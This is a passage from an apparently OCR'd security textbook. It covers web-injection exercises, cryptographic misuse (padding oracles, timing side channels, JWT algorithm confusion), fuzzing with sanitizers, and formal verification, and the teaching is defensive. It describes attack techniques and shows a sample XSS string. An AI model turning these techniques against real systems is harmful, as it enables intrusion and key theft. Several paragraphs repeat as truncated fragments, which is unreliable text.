E3.1 **SQLi payloads.** Query: `SELECT id FROM products WHERE cat='$cat' ORDER BY price`. Craft payloads for $cat that (a) returns all rows, (b) extracts admin password length via blind condition, (c) give the one-line parameterised fix and explain why string escaping alone is not enough.

E3.2 **XSS taxonomy.** Classify as stored, reflected or DOM and give the sink: (a) comment `<b>$name</b>` stored unescaped, (b) `?error=$msg` echoed, (c) `location.hash` assigned to `innerHTML`. Propose a safe alternative using `textContent` for (c).

E3.3 **CSRF bypass.** A site checks `Referer` contains `bank.com` but allows empty Referer. Show how an attacker bypasses it (e.g., Referrer-Policy or meta refresh) and why adding a per-session token and `SameSite=Lax` together stops it.

E3.4 **CSP design.** Write a CSP that allows scripts only from `'self'` and `cdn.example.com`, blocks inline scripts and plugins, and reports violations to `/csp-report`. Explain which XSS payloads still run (if any) and which are blocked.

E3.5 **Encoding contexts.** Input `" onload="alert(1)` is placed in (a) `<div>DATA</div>`, (b) `<div title="DATA">`, (c) `<script>var x="DATA"</script>`. Show what encoding each context needs and why a single HTML-entity encode fails for (c).

Chapter Notes

SQLi taxonomy from Halfond et al. (2006); XSS contexts and encoders from OWASP Cheat Sheets and Klein (2005). CSRF systematised by Barth et al. (2008); SameSite cookies by Goodwin & West (IETF). CSP is W3C standard (Sterne & Barth); bypasses catalogued by Weichselbaum et al. Trusted Types (Google) and `HttpOnly/Secure/SameSite` are covered in MDN and OWASP ASVS.

Chapter 4

Cryptographic Misuse: TLS, Padding Oracles and Side Channels

> *"Cryptography is easy to use incorrectly and hard to notice."* — Correct primitives with wrong composition, missing checks, or leaky implementations break just as badly as no crypto at all.

From zero: what crypto promises. We assume no prior crypto. We build from "what TLS does on the wire," through a padding-oracle that decrypts without the key, to timing leaks that steal keys through the clock. Every failure is a misuse, not a broken primitive.

Learning Outcomes

After this chapter you will be able to:

(L1) sketch the TLS 1.3 handshake and what each message proves;

(L2) explain padding-oracle and why MAC-then-encrypt plus distinct errors breaks;

(L3) describe timing and cache side channels and constant-time defences;

(L4) identify misuse patterns (ECB, IV reuse, hard-coded keys, bad randomness);

(L5) select AEAD, certificate validation, and HSTS as safe defaults.

4.1 TLS: What It Is Supposed to Do

Intuition: Alice wants to talk to `bank.com` over a network the attacker controls. She needs three things: (i) the server is who it claims, (ii) nobody can read or change messages, (iii) replay or downgrade is detected. TLS provides all three by composing authentication (certificates/PKI), key exchange (ECDHE), and authenticated encryption (AEAD).

Definition 4.1 (TLS guarantees)**.** After a successful handshake with valid certificate chain, the client and



Figure 4.1: TLS 1.3 handshake (abstract). Certificates authenticate the server, (EC)DHE provides forward secrecy, and the Finished MACs bind the transcript so no message can be altered or rolled back.

server share a fresh AEAD session key. Every record is confidential (ciphertext hides plaintext), authenticated (tampering is detected), and replay/downgrade protected (transcript is MAC'd). Failure to check any of these (e.g., skipping cert validation) voids the guarantee.

Typical misuse: disabling certificate validation for development and shipping it, or using TLS without HSTS so the first connection can be downgraded to HTTP. The wire is then encrypted to the wrong party.

```python
# Python: correct cert validation is the default -- keep it
import ssl, socket
ctx = ssl.create_default_context()  # loads CA bundle, checks hostname
# NEVER do: ctx.check_hostname = False; ctx.verify_mode = ssl.CERT_NONE
with socket.create_connection(("bank.com", 443)) as sock:
    with ctx.wrap_socket(sock, server_hostname="bank.com") as tls:
        tls.sendall(b"GET / HTTP/1.0\r\n\r\n")
        print(tls.recv(4096))
```

Forward secrecy (ECDHE) means compromise of the long-term key does not decrypt past sessions; RSA key transport (old) does not have this property and is removed in TLS 1.3. Session resumption with 0-RTT saves a round trip but replays the first message; servers must make 0-RTT requests idempotent or reject them for non-idempotent actions (e.g., POST).

of the long-term key does not decrypt past sessions; RSA key transport (old) does not have this property and is removed in TLS 1.3.

4.2 Padding Oracles: Decrypting Without the Key

TLS 1.0 used MAC-then-encrypt with CBC and PKCS#7 padding. The server returned distinct errors for "bad MAC" vs. "bad padding." Vaudenay (2002) showed that distinction is a decryption oracle.

Definition 4.2 (Padding oracle)**.** A *padding oracle* answers whether a ciphertext's plaintext has valid padding. With CBC, flipping a byte in block C_{i-1} flips the same byte in the padding of P_i after decryption, letting the attacker learn P_i byte-by-byte by observing the oracle's answer.

Fixes: use AEAD (AES-GCM, ChaCha20-Poly1305) where padding is not needed; if CBC must remain, use encrypt-then-MAC and a uniform error message plus constant-time padding check. TLS 1.3 removes the vulnerable construction entirely.



Figure 4.2: Padding-oracle attack. The attacker mutates ciphertext and learns from the server's error message which padding was valid, iterating to recover the plaintext without the key.

```
# Misuse: home-made MAC-then-encrypt with distinct errors (DON'T)
def decrypt_and_check(ciphertext):
    pt = aes_cbc_decrypt(key, ciphertext)
    if not valid_pkcs7(pt):  raise PaddingError("pad")    # oracle!
    if not hmac_verify(pt):  raise MacError("mac")        # distinct
    return pt
# Safe: use an AEAD library; one error, constant time
# from cryptography.hazmat.primitives.ciphers.aead import AESGCM
# AESGCM(key).decrypt(nonce, ciphertext, associated_data)
```

The same pattern appears outside TLS: XML padding oracles (Vaudenay-style on CBC-encrypted SAML tokens), JWT `alg: none` or `alg: HS256` confusion where an RSA public key is misused as an HMAC secret, and any API that says "invalid padding" vs.
"invalid token" leaks the same bit. The defence is always: one generic error, constant time, and a vetted AEAD.

XML padding oracles, JWT alg confusion, and any API that says "invalid padding" vs. "invalid token" leaks the same bit.

4.3 Side Channels: Keys Leaking Through Time and Cache

A side channel leaks a secret through a non-functional property: how long a computation took, how much power it drew, or which cache lines were accessed. The implementation is correct functionally but not constant-time.

Definition 4.3 (Timing/cache side channel)**.** A *timing side channel* exists when execution time depends on secret data (e.g., early exit on MAC mismatch, table lookup indexed by key). A *cache side channel* (Flush+Reload, Prime+Probe) infers a victim's memory accesses by observing cache contention.



Figure 4.3: Cache side channel. The victim's secret-dependent table access loads a cache line; the attacker times its own accesses to learn which line was loaded, inferring the secret.

Constant-time means no branches on secrets, no memory accesses indexed by secrets, and no variable-time instructions (early-exit compare, division). Libraries that get this right (NaCl, BoringSSL) use bit-sliced AES or AES-NI, constant-time compares, and blinding for RSA.

Example 4.1 (Lucky13 and string compare)**.** Fixing Lucky13 required uniform error timing plus constant-time MAC verification; the same lesson applies to any API that returns early on failure. A modern AEAD API that returns a single boolean and is implemented in constant time removes the entire class.

Example 4.2 (Lucky13 detail)**.** TLS CBC timing (Lucky13, 2013) distinguished MAC check time from padding check time, recreating the padding oracle via timing. Similarly, `memcmp(secret, guess)` that returns on first mismatch leaks the prefix length; `CRYPTO_memcmp` (constant-time) fixes it.

4.4 Randomness, Keys and Custom Crypto

Keys must be random and secret; nonces must be unique. Using `rand()` (predictable), `time()` as seed, or EC-DSA with repeated k leaks the private key directly (Sony PS3, 2010). Hard-coded keys in binaries are extracted in minutes with `strings` or Ghidra. Store keys in an HSM/KMS, rotate them, and never log them.

Custom crypto ("we XOR with a secret constant") is almost always broken: it lacks peer review, has no reduction to a hard problem, and fails at composition. Use vetted AEAD and key-derivation (HKDF, Argon2 for passwords); the only correct answer to "should we design our own cipher" is no.

Remark 4.1 (Password storage done right). Passwords need a slow, salted hash (Argon2, bcrypt, scrypt), not fast SHA-256. Each password gets a unique salt and a work factor tuned to $\sim$100 ms. Fast hashes let an attacker test billions of guesses per second; a slow hash with salt forces per-password work and defeats rainbow tables.

4.5 Certificate Validation and HSTS

TLS without correct validation is plaintext to an active attacker. The client must: (i) verify the chain to a trust anchor, (ii) check hostname matches, (iii) check validity period and revocation (CRL/OCSP), (iv) reject short keys and weak hashes. Libraries that make "insecure" mode easy (`-k` in curl, `verify_mode=CERT_NONE`) invite misuse; safe wrappers should require an explicit, audited exception.

HSTS (`Strict-Transport-Security`) tells the browser to never use HTTP for this origin, removing the first-visit downgrade that enables SSL-stripping. Preload lists and `includeSubDomains` extend the guarantee. For internal services, pin certificates or use mutual TLS.

4.6 Misuse Checklist

Common misuse catalogue, each with a one-line detector: ECB mode (deterministic, leaks patterns; grep `MODE_ECB` or check for repeated ciphertext blocks), IV/nonce reuse (GCM breaks catastrophically; grep for constant `nonce` or counter reset), hard-coded keys in binaries (`strings | grep key`), weak randomness (`rand()` instead of `getrandom` / `BCryptGenRandom`), and custom crypto ("we designed our own cipher"; require review).

(deterministic, leaks patterns), IV/nonce reuse (GCM breaks catastrophically), hard-coded keys in binaries, weak randomness (`rand()` instead of `getrandom`), and custom crypto ("we designed our own cipher").

Safe defaults: AEAD with random nonce (96-bit, never reuse), TLS 1.3 with default context, X.509 validation enabled, HSTS (`Strict-Transport-Security`), certificate transparency, and a randomness source from the OS

(`getrandom` / `/dev/urandom`). Anything else needs a written justification and review. Checklists for audits: grep for `MODE_ECB`, `CERT_NONE`, `rand()`, hard-coded `key=`, and missing tag checks, TLS 1.3 with default context, X.509 validation enabled, HSTS (`Strict-Transport-Security`), certificate transparency, and a randomness source from the OS. Anything else needs a written justification and review.

4.7 Composing Primitives Safely

Composition is where misuse concentrates. Encrypt-then-MAC, or better a single AEAD, is safe; MAC-then-encrypt and encrypt-and-MAC are fragile. Key separation (different keys for different purposes, derived via HKDF with distinct `info` strings) prevents cross-protocol attacks where a ciphertext from one context is accepted in another. Always bind context (associated data) into the AEAD so a ciphertext cannot be transplanted.

Remark 4.2 (Checklist for reviewers). When reviewing crypto code, check: (1) is the library vetted (BoringSSL, libsodium) and not home-rolled? (2) are nonces unique (and 96-bit for GCM)? (3) is validation enabled and hostname checked? (4) are errors uniform and constant-time? (5) are keys from a CSPRNG and stored in a KMS? A "yes" to all five prevents the majority of CVEs tagged "crypto misuse."

Example 4.3 (JWT alg confusion)**.** A server verifies JWT with `verify(token, key)` where `key` is the RSA public key when `alg` is `RS256`, but the attacker sets `alg` to `HS256` and signs with HMAC using the public key bytes as the symmetric secret. The server then checks HMAC with the same bytes and accepts the forged token. Fix: allow-list expected algs and use distinct keys per alg.

Remark 4.3 (Why TLS 1.3 removed the sharp edges). TLS 1.3 removed RSA key transport, CBC+MAC-then-encrypt, compression, and renegotiation — each had been the root cause of a major attack (Bleichenbacher, Lucky13, CRIME, Triple Handshake). Fewer options mean fewer misuses; the lesson for application crypto is the same: expose one safe AEAD, not five fragile modes.

4.8 Exercises

E4.1 **TLS downgrade.** Explain how an attacker who can intercept the first HTTP request downgrades a site without HSTS. What does `Strict-Transport-Security: max-age=63072000; includeSubDomains` prevent, and what attack remains on first visit?

E4.2 **Padding oracle by hand.** In CBC, $P_i = D_k(C_i) \oplus C_{i-1}$. If you flip byte j of C_{i-1}, which byte of P_i flips and why? Describe how a padding oracle that answers "valid PKCS#7 or not" lets you recover $P_i[15]$ (last byte) in at most 256 queries.

E4.3 **Constant-time compare.** Write in Python (or pseudocode) a constant-time equality for two byte strings that always examines every byte and uses no early exit. Explain why a naive `==` leaks timing and how your fix avoids it.

E4.4 **Nonce reuse in GCM.** What breaks if an AES-GCM nonce is reused with the same key? State the concrete forgery or plaintext recovery and the engineering rule that prevents it (counter vs. random nonce, 96-bit, never repeat).

E4.5 **Audit snippet.** Audit: `cipher = AES.new(key, AES.MODE_ECB); ct = cipher.encrypt(pad(msg));`. List three misuses and rewrite using `AES-GCM` with a random 96-bit nonce, handling associated data and tag verification in one step.

Chapter Notes

Vaudenay padding oracles (Eurocrypt 2002); Lucky13 (AlFardan & Paterson, 2013); BEAST/CRIME/BREACH and POODLE are earlier composition failures. TLS 1.3 is RFC 8446; AEAD is RFC 5116. Side channels surveyed in Kocher (timing, 1996), Bernstein (cache, 2005), and Yarom & Falkner (Flush+Reload, 2014). Constant-time guidance from Bernstein, Schwabe and the BearSSL/BoringSSL docs.

Chapter 5

Fuzzing, Sanitizers and Symbolic Execution

"If you have not fuzzed it, it is not tested." — Fuzzing, sanitizers and symbolic reasoning turn "does it work on my input" into "does it survive an adversary who controls the input."

From zero: why testing misses bugs. We start from random testing, add coverage guidance, then add oracles that notice memory errors, then add solving to reach deep branches. No prior testing background assumed.

Learning Outcomes

After this chapter you will be able to:

(L1) explain coverage-guided fuzzing and why it beats black-box random;

(L2) run AFL++/libFuzzer and interpret corpus, coverage and crashes;

(L3) describe ASan/UBSan/MSan and what each detects at runtime;

(L4) contrast fuzzing, symbolic execution and concolic execution (trade-offs);

(L5) triage a crash (deduplicate, minimise, root-cause and patch).

5.1 Coverage-Guided Fuzzing

Intuition: a fuzzer is a very fast, very dumb adversary that tries millions of mutated inputs and keeps those that discover new code. A *coverage-guided* fuzzer instruments the program so each input reports which branches it hit; inputs that cover new edges are added to the corpus and mutated further.

Definition 5.1 (Fuzzing loop)**.** Seed corpus C; queue $Q = C$. Loop: pick $t \in Q$, mutate to t', execute $P(t')$, collect coverage $Cov(t')$ and crash signal. If $Cov(t') \not\subseteq \bigcup Cov(Q)$, add t' to Q. If P crashes (ASan, assert,

timeout), save t' as bug. Cycle until budget expires.



Figure 5.1: Coverage-guided fuzzing loop. Coverage feedback retains only inputs that expand the frontier; sanitizers turn silent corruption into a crash so the fuzzer notices it.

Black-box random finds shallow bugs; coverage guidance finds deep ones because each new edge is a stepping stone. Dictionaries (known tokens like `<script>`, `-`, PNG magic) and grammars (for parsers, JS engines, SQL) help cross syntactic checks that random bytes cannot. Coverage-guided fuzzing amplified by dictionaries discovered Heartbleed-class bugs where a length field was trusted without validation.

like `<script>`, `-`) and grammars (for parsers) help cross syntactic checks that random bytes cannot.

```
// libFuzzer harness: the fuzzer calls this with arbitrary bytes
#include <stdint.h>
#include <stddef.h>
int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size) {
    // target API under test; crashes/sanitizer reports are bugs
    parse_header(data, size);
    return 0;
}
// Build: clang -fsanitize=address,fuzzer -g harness.c parser.c -o fuzzer
// Run: ./fuzzer corpus/ -max_total_time=60
```

Throughput is king: a good fuzzer executes 10^4–10^6 inputs/sec. Keep the harness small, avoid file I/O, seed with valid samples, and reset global state per iteration. Use `afl-cmin` to minimise the corpus and `AFL_DICTIONARY` for format-aware tokens. Structured fuzzers (libprotobuf-mutator, Nautilus) generate syntactically valid inputs for parsers, reaching deeper than raw byte flips.

a good fuzzer executes 10^4–10^6 inputs/sec. Keep the harness small, avoid file I/O, seed with valid samples, and reset global state per iteration.

```
# Python fuzzing with Atheris (libFuzzer for Python)
import atheris, sys
import my_parser
def TestOneInput(data):
    try: my_parser.parse(data)
    except my_parser.ParseError: pass  # expected; not a bug
atheris.Setup(sys.argv, TestOneInput)
atheris.Fuzz()
```

5.2 Sanitizers: Turning Silent Corruption into Crashes

Most memory bugs are silent: an overflow corrupts but does not crash until later, so a fuzzer would miss it. Sanitizers instrument the build to detect errors at the moment they occur and abort with a report.

AddressSanitizer (ASan) Shadow memory tracks which bytes are addressable; every load/store is checked. Detects overflow, UAF, double-free, with $\sim 2\times$ slowdown and $\sim 2\times$ memory.

UndefinedBehaviorSanitizer (UBSan) Checks signed overflow, shift past width, misaligned/null deref.

MemorySanitizer (MSan) Tracks uninitialised reads; needs full rebuild and is invaluable for info-leak bugs where an uninitialised buffer is sent to the network (Heartbleed was an over-read of uninitialised-adjacent memory; MSan would have flagged the source, ASan the over-read).

ThreadSanitizer (TSan) Detects data races; complementary to ASan.



Figure 5.2: Sanitizer as oracle. Without it many bugs are invisible to the fuzzer; with it they become deterministic crashes with a stack trace pointing to the offending access.

Corpus matters more than cleverness. Cluster crashes by stack hash (ASan trace hash), minimise with `afl-tmin` / `libFuzzer -minimize`, then reproduce with the exact sanitized build before patching. A bug without a reproducer is not fixed.

5.3 Symbolic and Concolic Execution

Fuzzing struggles with narrow checks like `if (input[0]==0xde && input[1]==0xad)`. Symbolic execution treats inputs as symbols, collects path constraints, and asks an SMT solver for values that steer execution down a chosen branch.

Definition 5.2 (Symbolic execution)**.** State is (loc, σ, π) where loc is program location, σ maps variables to symbolic expressions, and π is the path constraint (conjunction of branch conditions taken). At a branch on condition c, the engine forks into $\pi \wedge c$ and $\pi \wedge \neg c$ and queries the solver for satisfiability. A satisfiable π yields a concrete test input that drives that path.

Path explosion limits pure symbolic execution; *concolic* (concrete+symbolic, e.g., KLEE, SAGE) runs concretely on a seed and uses symbolic reasoning only to flip one branch at a time, marrying fuzzing's scalability with solving's precision. Modern hybrids (AFL+SymCC, Driller) interleave both.

Coverage and corpus quality are observable: track edges covered, corpus size, and executions/sec. A plateau in edges after hours suggests the harness is stuck on a checksum or magic constant; add a dictionary entry or split the harness to isolate the parser from the processor. Seeds from production traffic or unit tests outperform empty seeds by orders of magnitude.



Figure 5.3: Symbolic fork. The path constraint accumulates branch conditions; a solver produces concrete inputs for each feasible path, even those guarded by narrow equalities.

Trade-offs: fuzzing is fast and shallow; symbolic is slow and deep; sanitizers are the oracle both need; coverage is the guide for one and the goal for the other.

```
# Concolic intuition: flip a branch with a solver (pseudocode)
# Path: if x*x == 42: bug()
# Fuzzer may never hit 42; solver solves x*x==42 -> x is not int => unsat, so know branch
    is dead
import z3
x = z3.Int('x')
s = z3.Solver(); s.add(x*x == 42)
print(s.check())  # unsat -- so the bug branch is unreachable for integers
```

5.4 Grammar and Structure-Aware Fuzzing

Raw byte mutation fails on highly structured inputs (images, JS, SQL). Grammar-aware fuzzing mutates at the syntax-tree level, preserving validity while exploring semantic branches. Protocol buffers, libprotobuf-mutator and Domato generate inputs that pass the parser but exercise the logic behind it, where the interesting bugs live.

5.5 Triage and Continuous Fuzzing

A crash is not a bug report until it is deduplicated, minimised and root-caused. Cluster by (top N frames of) sanitizer trace, minimise to the shortest reproducer, then bisect to the commit. Patch with a minimal fix that preserves the parser's intent, add the reproducer to the regression corpus under `corpus/`, and keep fuzzing in CI (OSS-Fuzz model) so the bug class does not return. Gate merges on "no new sanitizer crash in 5 minutes of fuzzing"; nightly jobs run longer. A bug found in 10 minutes of fuzzing would have been a 10-month incident in production. Track corpus coverage over time; a flat line means the harness is stuck and needs a new dictionary or entry point.

5.6 From Crash to Fix: A Triage Playbook

A fuzzer crash is not a CVE until triaged. Steps: (1) deduplicate by sanitizer trace hash (e.g., `ASAN_OPTIONS=dedup_token`), (2) minimise with `afl-tmin` or `creduce` to the shortest reproducer, (3) reproduce on a non-instrumented build to rule out sanitizer-only artefacts, (4) bisect to the commit with `git`

`bisect`, (5) patch, (6) re-fuzz the patched corpus to confirm zero crashes, (7) add the minimised reproducer to CI as a regression test. Skipping minimisation obscures the root cause; skipping deduplication drowns the team in duplicates.

Remark 5.1 (Fuzzing in CI). Gate every pull request on 60 seconds of fuzzing with sanitizers on the changed targets; nightly jobs run 8 hours on the full corpus. OSS-Fuzz runs indefinitely on critical open-source projects and has found $>$ 10k bugs; the cost is a few cores, the benefit is bugs found before adversaries do.

Example 5.1 (Heartbleed as fuzzing target)**.** Heartbleed was a missing bounds check: `memcpy(bp, pl, payload)` where `payload` was attacker-controlled and larger than `pl`. A harness that called `dtls1_process_heartbeat` with ASan on random length fields would have crashed instantly. The lesson: even a 10-line harness on the right API would have found a catastrophic bug.

5.7 Exercises

E5.1 **Coverage intuition.** A parser checks `if (magic==0xDEADBEEF) { if (len>100) vuln(); }`. How many random 32-bit guesses to hit the outer check? Why does coverage guidance help with the inner check but not the outer? How would a dictionary help?

E5.2 **Sanitizer choice.** Which sanitizer catches each: (a) heap overflow by 1 byte, (b) use-after-free, (c) read of uninitialised stack variable, (d) signed integer overflow in C, (e) data race? What slowdown/memory cost do you expect for (a)+(b) together?

E5.3 **Harness design.** Design a libFuzzer harness for a function `int decode(const uint8_t *buf, size_t len, Image *out)`. What preconditions minimise false positives? How do you avoid state bleed across iterations?

E5.4 **Symbolic vs. fuzzing.** Give a program where fuzzing needs $> 2^{32}$ tries but symbolic solves in one query, and one where symbolic explodes but fuzzing is fast. What hybrid strategy would you use for a real codebase containing both?

E5.5 **Crash triage.** You get 1,000 ASan crashes from a fuzz run. Describe the pipeline to deduplicate, minimise, prioritise (exploitable vs. benign), and verify a fix, naming the tools and the stopping condition.

Chapter Notes

AFL by Zalewski; libFuzzer and honggfuzz; coverage-guided fuzzing surveyed in Manes et al. (2021). ASan/MSan/TSan/UBSan by Serebryany et al. (Google). Symbolic execution from King (1976); modern KLEE (Cadar et al., OSDI 2008) and SAGE (Godefroid et al.). Hybrid fuzzing in Stephens et al. (Driller, 2016) and SymCC. Continuous fuzzing at scale is OSS-Fuzz (Serebryany, 2017).

Chapter 6

Formal Verification: Hoare Logic, Model Checking and Taint Analysis

"Testing shows the presence, not the absence of bugs." — Dijkstra. Verification aims for absence, at least for the property we can state. We see what can be proved, how, and at what cost.

From zero: what "prove correct" means. We build from a while-program, add pre/post conditions, derive Hoare rules, then see automation via model checking and data-flow (taint). No prior logic assumed beyond sets and implication.

Learning Outcomes

After this chapter you will be able to:

(L1) write a Hoare triple and apply assignment/sequence/conditional/loop rules;

(L2) explain loop invariants and use them to verify a small program;

(L3) describe model checking (state explosion, temporal properties, abstraction);

(L4) formulate taint analysis as a data-flow problem (sources, sinks, sanitizers);

(L5) contrast soundness, completeness and false positives/negatives in analysers.

6.1 Hoare Logic: Proving Programs Correct

A program state maps variables to values. An *assertion* P is a predicate on states (e.g., $x > 0 \wedge y = 2x$). A Hoare triple $\{P\}\ c\ \{Q\}$ means: if P holds before executing command c and c terminates, then Q holds after.

Definition 6.1 (Hoare triple)**.** $\{P\}\ c\ \{Q\}$ is *partially correct* if every terminating execution of c from a P-state ends in a Q-state. It is *totally correct* if additionally c always terminates. We work with partial correctness; termination is a separate argument.



Figure 6.1: Hoare triple intuition: P is what we need on entry, Q is what we get on exit if c terminates. Rules let us compose triples for larger programs.

Key rules (with $P[e/x]$ meaning P with x replaced by e):

Rule	Schema
Assignment	$\{P[e/x]\}\ x := e\ \{P\}$
Sequence	$\frac{\{P\}c_1\{R\} \quad \{R\}c_2\{Q\}}{\{P\}c_1;c_2\{Q\}}$
Conditional	$\frac{\{P\wedge b\}c_1\{Q\} \quad \{P\wedge\neg b\}c_2\{Q\}}{\{P\}\texttt{if } b \texttt{ then } c_1 \texttt{ else } c_2\{Q\}}$
While	$\frac{\{I\wedge b\}c\{I\}}{\{I\}\texttt{while } b \texttt{ do } c\{I\wedge\neg b\}}$ where I is the invariant
Consequence	$\frac{P\Rightarrow P' \quad \{P'\}c\{Q'\} \quad Q'\Rightarrow Q}{\{P\}c\{Q\}}$

Example 6.1 (While with invariant)**.** Program to sum $0..n$: `s:=0; i:=0; while i<=n do { s:=s+i; i:=i+1 }`. Invariant $I : s = \sum_{k=0}^{i-1} k \wedge 0 \le i \le n+1$. Show $\{I \wedge i \le n\}$ *body* $\{I\}$ by assignment rule, then while rule gives $\{I\}loop\{I \wedge i > n\}$, which implies $s = n(n+1)/2$.

```
# Hoare-style assertion as runtime check (testing vs. proving)
def sum_to_n(n):
    s, i = 0, 0
    # invariant: s == i*(i-1)//2  and  0 <= i <= n+1
    while i <= n:
        assert s == i*(i-1)//2  # would be discharged by a verifier
        s += i; i += 1
    assert s == n*(n+1)//2
    return s
```

Finding invariants is the creative step; templates (`x == c`, `x le y`, `a[i] < N`) and counterexample-guided inference help. Tools like Dafny, Frama-C and Verus automate the bookkeeping once you supply annotations, while Infer and CodeQL sacrifice completeness for speed on million-line codebases.

checkers (Dafny, Frama-C) automate the bookkeeping once you supply them.

6.2 Model Checking: Exhausting the State Space

Hoare logic is compositional but manual. Model checking is automatic: given a finite-state model M and a temporal property ϕ (e.g., "no execution reaches a state where both threads hold the same lock"), exhaustively explore all reachable states and verify ϕ.

Definition 6.2 (Model checking)**.** Let $M = (S, S_0, R, L)$ be a Kripke structure (S states, $R \subseteq S \times S$ transitions). Model checking decides $M \models \phi$ where ϕ is in LTL/CTL (e.g., $\mathbf{G}\neg\text{error}$, $\mathbf{AG}(req \rightarrow \mathbf{AF}resp)$). If violated, a counterexample trace is produced.



Figure 6.2: Model checking explores the reachable state graph. If the error state is reachable, the checker returns the witnessing trace; otherwise the property holds for the model (not necessarily the real code).

State explosion is the enemy: n boolean variables give 2^n states; a 32-bit integer already has 2^{32} values. Mitigations include symbolic model checking (BDDs, SAT/SMT), bounded checking (up to k steps, as in CBMC), k-induction, abstraction (predicate/CEGAR), and compositional reasoning that verifies modules in isolation.

n boolean variables give 2^n states. Mitigations include symbolic model checking (BDDs, SAT/SMT), bounded checking (up to k steps, as in CBMC), abstraction (predicate/CEGAR), and compositional reasoning.

```c
// CBMC bounded model checking example (checks assert for all inputs up to bound)
#include <assert.h>
int max(int a, int b){ return (a>b)?a:b; }
int main(){
    int x = nondet_int(), y = nondet_int();
    int m = max(x,y);
    assert(m >= x && m >= y);        // CBMC proves this holds
    // assert(m == x || m == y);     // also holds; try and see the proof
}
```

6.3 Taint Analysis: Tracking Untrusted Data

Security properties are often about flow: "untrusted input never reaches a sensitive sink without sanitization." Taint analysis tracks this as a data-flow problem.

Definition 6.3 (Taint analysis)**.** Label values as *tainted* (attacker-controlled) or *clean*. Sources introduce taint (user input, file read, network recv). Propagation rules carry taint through assignments and operations (e.g., $y := x$ taints y if x is tainted). Sinks (SQL query, `innerHTML`, `exec`) must not receive tainted data unless a *sanitizer* (encoder, parameteriser) cleaned it. A path source $\twoheadrightarrow$ sink without sanitizer is a vulnerability.



Figure 6.3: Taint flow: sources inject taint, propagation carries it, sanitizers remove it, sinks must not receive tainted data. A path that bypasses sanitization is reported.

Analysis may be *sound* (every reported bug is real, but some bugs missed if analysis over-approximates sanitizers) or *complete* (every bug found, but false positives). Practical tools (CodeQL, Semgrep, Infer) tune for low false positives on the bug classes that matter (XSS, SQLi, path traversal) and integrate into CI.

Remark 6.1 (Limits of verification). Verification proves a stated property of a model, not "the program is secure." A wrong spec, a missed source/sink, or a gap between model and hardware (e.g., Spectre) leaves real bugs unproven. Pair verification with fuzzing and code review: prove what you can, test the rest, and monitor the gap.

6.4 From Hoare to Automation: VCGen

Hoare rules are syntax-directed; verification-condition generation (VCGen) applies them mechanically to produce a logical formula whose validity implies the triple. An SMT solver (Z3, CVC5) discharges the formula. The human supplies loop invariants and procedure contracts; the tool checks that every path respects them. This is the engine behind Dafny, Why3 and Frama-C WP: the program is correct iff the generated VCs are all valid.

6.5 Abstract Interpretation and Soundness

Many analysers do not prove a single property but over-approximate all behaviours via *abstract interpretation*: map concrete states to an abstract domain (e.g., intervals, taint labels) and compute a fixpoint that covers every execution. If the abstract fixpoint has no error, the concrete program has none (sound). If it reports an error, it may be a false positive (incomplete) because the abstraction was too coarse.

Widening accelerates fixpoint convergence at the cost of precision; narrowing recovers some. The art is choosing a domain precise enough for the property (e.g., intervals for array bounds, octagons for relations, taint for injection) yet cheap enough to run on a million-line codebase in CI. Counterexample-guided abstraction refinement (CEGAR) starts coarse and refines only where a spurious counterexample requires it.

convergence at the cost of precision; narrowing recovers some. The art is choosing a domain precise enough for the property (e.g., intervals for array bounds, taint for injection) yet cheap enough to run on a million-line codebase in CI.

